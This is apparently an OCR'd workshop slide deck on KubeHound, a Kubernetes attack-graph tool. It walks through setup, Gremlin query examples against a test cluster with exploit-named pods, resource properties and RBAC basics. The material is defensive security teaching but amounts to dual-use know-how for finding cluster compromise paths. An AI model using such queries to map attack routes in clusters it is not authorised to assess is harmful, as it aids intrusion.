
If any entity is connected to a critical asset in our attack graph - a compromise results in complete control of the cluster.

Snapshot

KubeHound analyze a snapshot of your Kubernetes cluster. It dumps all the assets needed to create an “image” of it.


KubeHound in a nutshell


A diagram is worth a thousand words



KubeHound in a nutshell

Pinpoint where the security failures are.





KubeHound in Action


Capability showcase

Auto mode (new)

Who does not like auto-pilot ?

Only one binary and one command

For local usage just do *./kubehound* and enjoy the result on *127.0.0.1:8888*



Minimum requirements

8gb	To **gain performance** we are using **memory only backend** for Janusgraph. So we need RAM
10gb	With Janusgraph, it needs some spaces to build the graph on disk. Hardcoded checks are being done by the image.
3cpu	Some of the queries will need some CPU to be processed.
8888	Port 8888 needs to be free to run the Jupyter Notebook frontend.


Asynchronous usage

Home sweet home

Snapshot a cluster and rehydrate it locally easily

You can create a snapshot with kubehound dump local/remote.

Reload the data using kubehound ingest local/remote.



1st blood

Run synchronously
Dump the config of the kind cluster
Ingest the dumped config of the kind cluster

KubeHound DSL

Basic usecases

User Experience (UX)

Gremlin a tough query language

A really powerful language …

All k8s data is being ingested into Janusgraph which is powered by Gremlin a powerful query language.

```
g.V().hasLabel("Pod").dedup().by("name")
```

… but really hard to master


```
g.V().hasLabel("Pod").dedup().by("name")
.repeat(outE().inV().simplePath()).until(
hasLabel("Container").or().loops().is(10).or().
has("critical", true)
).hasLabel("Container").path().tail(local,1).va
lues("name").dedup()
```

KubeHound UI

Why did frontend development become so complicated?

We tried to avoid creating a fancy/Minority report style UI. **Focus most of our energy on backend and performance**, because we are not frontend developers.

Frontend development is hard, really hard …



KubeHound v1.0

Cons:

- Not free anymore
- Lack of prebuilt queries
- Developers oriented
- Not available as a Service (rich client only)

KubeHound v1.3

Pros:

- Share results
- As a Service frontend
- Highly customizable
- Prebuilt queries through notebooks

Getting started

Setting the connection variable to KubeHound graph db (**mandatory**). No active connection is made on this step (will be made on first query).

```
%%graph_notebook_config
{
  "host": "kubegraph",
  "port": 8182,
  "ssl": false,
  "gremlin": {
    "traversal_source": "g",
    "username": "",
    "password": "",
    "message_serializer": "graphsonv3"
  }
}
```

```
set notebook config to:
{
  "host": "kubegraph",
  "port": 8182,
  "proxy_host": "",
  "proxy_port": 8182,
  "ssl": false,
  "ssl_verify": true,
  "sparql": {
    "path": ""
  },
  "gremlin": {
    "traversal_source": "g",
    "username": "",
    "password": "",
    "message_serializer": "graphsonv3"
  },
  "neo4j": {
```

Getting started

Setting the visualisation aspect of the graph rendering. **This step is also mandatory.**

In [56]:
```
%%graph_notebook_vis_options
{
  "edges": {
    "smooth": {
      "enabled": true,
      "type": "dynamic"
    },
    "arrows": {
      "to": {
        "enabled": true,
        "type": "arrow"
      }
    }
  }
}
```

```
Visualization settings successfully changed to:

{
  "edges": {
    "arrows": {
      "to": {
        "enabled": true,
        "type": "arrow"
      }
    },
    "smooth": {
      "enabled": true,
      "type": "dynamic"
    },
    "color": {
      "inherit": false
```

Getting started

To run a query you need to start with the **%%gremlin** magic

```
%%gremlin
kh                  // traversal source (KubeHound DSL)
.V()                // retreive all the vertices
.count()            // count the number of results
```

#	Result
1	323


Getting started

To show a graph you need to add some option to make the graph more readable ***%%gremlin -d class -g critical -le 50 -p inv,oute***

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh                  // traversal source (KubeHound DSL)
.V()                // retreive all the edges
.path()             // wrap it with a path type (to show into a graph)
.by(elementMap()) // get details for each vertices (properties/values)
```


Need to have a path

#	Result
1	path[{'class': 'Identi
2	path[{'class': 'Identi
3	path[{'rules': '[API()




Process the results

Raw information in the console tab (download CSV or XSLX). The search go through all the fields in the results.



Process the results

Graph view to navigate through the results (can access properties info through the burger button when a vertice is selected).



1st KH queries

Display all the vertices in a graph
Count the attacks present in the k8s cluster

Constructing requests

> Every vertices has a label associated which describes the type of the k8s resources (can be accessed through Kubehound DSL).


```
%%gremlin
kh                  // traversal source (KubeHound DSL)
.V()                // retreive all the vertices
.hasLabel("Pod") // retreiving all the pods
.valueMap()         // transforming it to json with all properties value
```


```
%%gremlin
kh              // traversal source (KubeHound DSL)
.pods()         // retreiving all the pods
.valueMap()  // transforming it to json with all properties values
```

Constructing requests

> The first step is to identify the entry point of your graph. The usual way is to start **a specific type of resources you want to check.**


```
%%gremlin
kh              // traversal source (KubeHound DSL)
.pods()         // retreiving all the pods
.valueMap()     // transforming it to json with all properties values
```


```
%%gremlin
kh
.nodes()
.valueMap()
```


```
%%gremlin
kh
.volumes()
.valueMap()
```

```
%%gremlin
kh
.endpoints()
.valueMap()
```

```
%%gremlin
kh
.containers()
.valueMap()
```


```
%%gremlin
kh
.users()
.valueMap()
```


```
%%gremlin
kh
.groups()
.valueMap()
```


```
%%gremlin
kh
.sas()
.valueMap()
```

Constructing requests

Each gremlin vertices has a Label and properties attached to it.

Constructing requests

> For each type you can select specific resources based on its name (one or many). All resources have a property called name.

```
%%gremlin
kh              // traversal source (KubeHound DSL)
                // selecting multiples containers with specific name
.containers("nsenter-pod","pod-create-pod", "host-read-exploit-pod")
.valueMap()     // transforming it to json with all properties values
```

#	Result
1	{'runAsUser': [0], 'command': ['[/bin/sh, -c, --]'], 'args': ['[while true; do sleep 30; done
2	{'runAsUser': [0], 'command': ['[/bin/sh, -c, --]'], 'args': ['[while true; do sleep 30; done
3	{'runAsUser': [0], 'command': ['[/bin/sh, -c, --]'], 'args': ['[while true; do sleep 30; done

Constructing requests

> For each type you can select specific resources based on its name (one or many). To get the exhaustive list you can use ***.properties()***

```
%%gremlin
kh                // traversal source (KubeHound DSL)
.containers()     // selecting multiples containers with specific name
.limit(1)         // limiting result to 1 container only
.properties() // printing the properties and the associated values
```

1	vp[runAsUser->0]
2	vp[command->[/bin/sh, -c, --]]
3	vp[args->[while true; do slee]

Constructing requests

> Most important common properties present for all KH resources.

```
%%gremlin
kh.containers().limit(1)
.properties("runID","app","cluster","isNamespaced", "namespace")
```

1	vp[cluster->kind-kubehound.test.]	Cluster where the resources has been extracted
2	vp[runID->01j1csdpqqq1zgxffx3z]	runID generated during the collecting process (important when multiple ingestion has been made)
3	vp[app->kubehound-edge-test]	App associated with the resource (can be used to regroup resources of same “kind” together)
4	vp[namespace->default]	Namespace for the resource (if namespaced resource). Can be useful to “whitelist” some of them.
5	vp[isNamespaced->True]	Boolean to tag a resource if namespaced

Kubehound resources (V)

Most important properties values for **Volumes**

`mountPath`	The path of the volume in the container filesystem
`readOnly`	Whether the volume has been mounted with readonly access
`sourcePath`	The path of the volume in the host (i.e node) filesystem
`type`	Type of volume mount (host/projected/etc)

Kubehound resources (V)

(1/2) Most important properties values for **Containers**

`hostNetwork`	Whether the container can access the host's network namespace
`privesc`	Whether the container can gain more privileges than its parent process
`image`	Docker the image run by the container
`hostPid`	Whether the container can access the host's PID namespace

Kubehound resources (V)

(2/2) Most important properties values for **Containers**

`runAsUser`	The user account the container is running under e.g 0 for root
`hostIpc`	Whether the container can access the host's IPC namespace
`privileged`	Whether the container is run in privileged mode

Kubehound resources (V)

Most important properties values for **Pods**

`shareProcessNamespace`	`whether all the containers in the pod share a process namespace`
`serviceAccount`	`The name of the serviceaccount used to run this pod`

Kubehound resources (V)

Most important properties values for **Identities**

`type`	`Type of identity (user, serviceaccount, group)`

Kubehound resources (V)

(1/2) Most important properties values for **Endpoints**

`serviceEndpoint`	`Name of the service if the endpoint is exposed outside the cluster via an endpoint slice`
`serviceDns`	`FQDN of the service if the endpoint is exposed outside the cluster via an endpoint slice`
`addresses`	`Array of addresses exposing the endpoint`

Kubehound resources (V)

(2/2) Most important properties values for **Endpoints**


`port`	`Exposed port of the endpoint`
`portName`	`Name of the exposed port`

`exposure`	`Enum value describing the level of exposure of the endpoint`
	`- 3: External DNS API endpoint`
	`- 2/1:Kubernetes endpoint exposed outside the cluster`
	`- 0: Container port exposed to cluster`

Constructing requests

To select resources with specific properties, use the ***.has()*** and ***not()***

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.containers()
.has("image","ubuntu")              // looking for ubuntu based image container
.not(has("namespace","default")) // skipping any container present in default namespace
.path().by(elementMap())            // converting to Graph output
```



List k8s r

List all images presented in the k8s cluster
List all the port and ip addresses being exposed outside of the k8s cluster
List all the containers with privileged mod which are not in the default namespace

Gremlin introduction

Basic use cases

Access Properties - Gremlin

There are 4 way to access properties of the vertices. Some of them will require to unfold then to display them in a nicer way in the table output.

`properties()`	get all specified properties for the current element
`values()`	get all specified property values for the current element
`valueMap()`	get all specified property values for the current element as a map can specify a list of specific element wanted
`elementMap()`	

Aggregations - Gremlin

> Group results by key and value. This allows us to display some important value.

`group()`	`group([key]).by(keySelector).by(valueSelector)`
`unfold()`	`unfold the incoming list and continue processing each element individually`

```
%%gremlin -d name -g class -le 50 -p inv,oute
kh.pods()                    // get all the pods
.group().by("namespace")     // group by namespace
.by("name")                  // filter only the name
.unfold()                    // transform the result to a list
```

Aggregations - Gremlin

> Group and Count results by key. This gets metrics and KPI around k8s resources.

`groupCount()` `groupCount().by(keySelector)`

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.pods()                          // get all the pods
.groupCount().by("namespace")      // group and count by namespaces
.unfold()                          // transform the result to a list
```

#	Result
1	{'default': 29}
2	{'local-path-storage': 1}

Aggregations - Gremlin

When using text value you can do some pattern matching using TextP.<cmd>. Note: this can slows down a lot the query (**not using index**)

`containing()`	`notContaning()`
`startingWith()`	`notStartingWith()`
`endingWith()`	`notEndingWith()`

```
%%gremlin -d name -g class -le 50 -p inv,oute
kh.containers()                    // get all containers
    // retrieve all registry.k8s.io/* image
    .has("image", TextP.containing("registry.k8s.io"))
    .path().by(elementMap()) // format it as graph
```

Other operators - Gremlin

Classic operator that are useful to scope items of the research.

`limit()`	Limit the number of results
`or()`	Classic OR operator, useful when selecting resources by properties
`dedup()`	Will remove any duplicate on the object output (needs to scope to specific properties to make it work).

Other operators - Gremlin

Classic operator that are useful to scope items of the research.

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.containers()  // get all the containers
.values("image") // extract the image properties
.dedup()         // deduplicate the results
```

#	Result
1	ubuntu
2	registry.k8s.io/etcd:3.5.6-0
3	registry.k8s.io/kube-scheduler:v1.26.3
4	registry.k8s.io/kube-proxy:v1.26.3
5	registry.k8s.io/coredns/coredns:v1.9.3
6	registry.k8s.io/kube-apiserver:v1.26.3

Other operators - Gremlin

The step-modulator by() can be added in addition to other step to modulate the results. It can be added one or multiple times.

`by()`

If a step is able to accept functions, comparators, etc. then by() is the means by which they are added (like group() step)

```
%%gremlin -d class
kh.endpoints()
.group()
.by("port")
```

#	Result
1	{80: [v[53360]], 9153: [v[90240]

```
%%gremlin -d class
kh.endpoints()
.group()
.by("port")
.by("portName")
```

#	Result
1	{80: ['webproxy-service-port'], 9153: ['me

Other operators - Gremlin

There are some defined value to access specific “properties” of the vertices.

`label()`	It takes an Element and extracts its label from it.
`key()`	It takes a Property and extracts the key from it.
`value()`	It takes a Property and extracts the value from it.

Other operators - Gremlin

There are some defined value to access specific “properties” of the vertices.

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.V()          // get all the vertices
.groupCount()   // group and count occurencies
.by(label)      // count by label of vertices
.unfold()       // output as a list
```

#	Result
1	{'Container': 46}
2	{'Pod': 43}
3	{'Endpoint': 9}
4	{'PermissionSet': 86}

List k8s r

Count all the property names occurrences for all vertices
Count how many users and services accounts
Enumerate how attacks are present in the cluster

K8s/Kubehound RBAC

Who does love RBAC stuff ?

RBAC in k8s

Namespace

> Namespaces provide a mechanism for isolating groups of resources within a single cluster. Names of resources need to be unique within a namespace, but not across namespaces.

Project Compartmentalization

Sandbox Development

Access and Permissions

Resource Control

Namespace-based scoping is applicable only for namespaced objects and not for cluster-wide objects

RBAC in k8s

Roles

Role allows verbs (get, list, create, delete, … *) on specific k8s resources (pod, pods/exec, rolebindings, … *). This resources can be anything (you can create your own custom resources in you want)

Role are limited to a specific namespace.

Cluster Role is not attached to any namespace, so the role can be used to access k8s resources cluster wide.

```yaml
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: default
  name: exec-pods
rules:
- apiGroups: [""]
  resources: ["pods", "pods/log"]
  verbs: ["get", "list"]
- apiGroups: [""]
  resources: ["pods/exec"]
  verbs: ["create"]
```

RBAC in k8s

RoleBinding

RoleBinding allows to allocate a role to an entities (user, group or service account). So, it defines who has the permission to perform certain actions on resources within a specific namespace

RoleBiding are limited to a specific namespace.

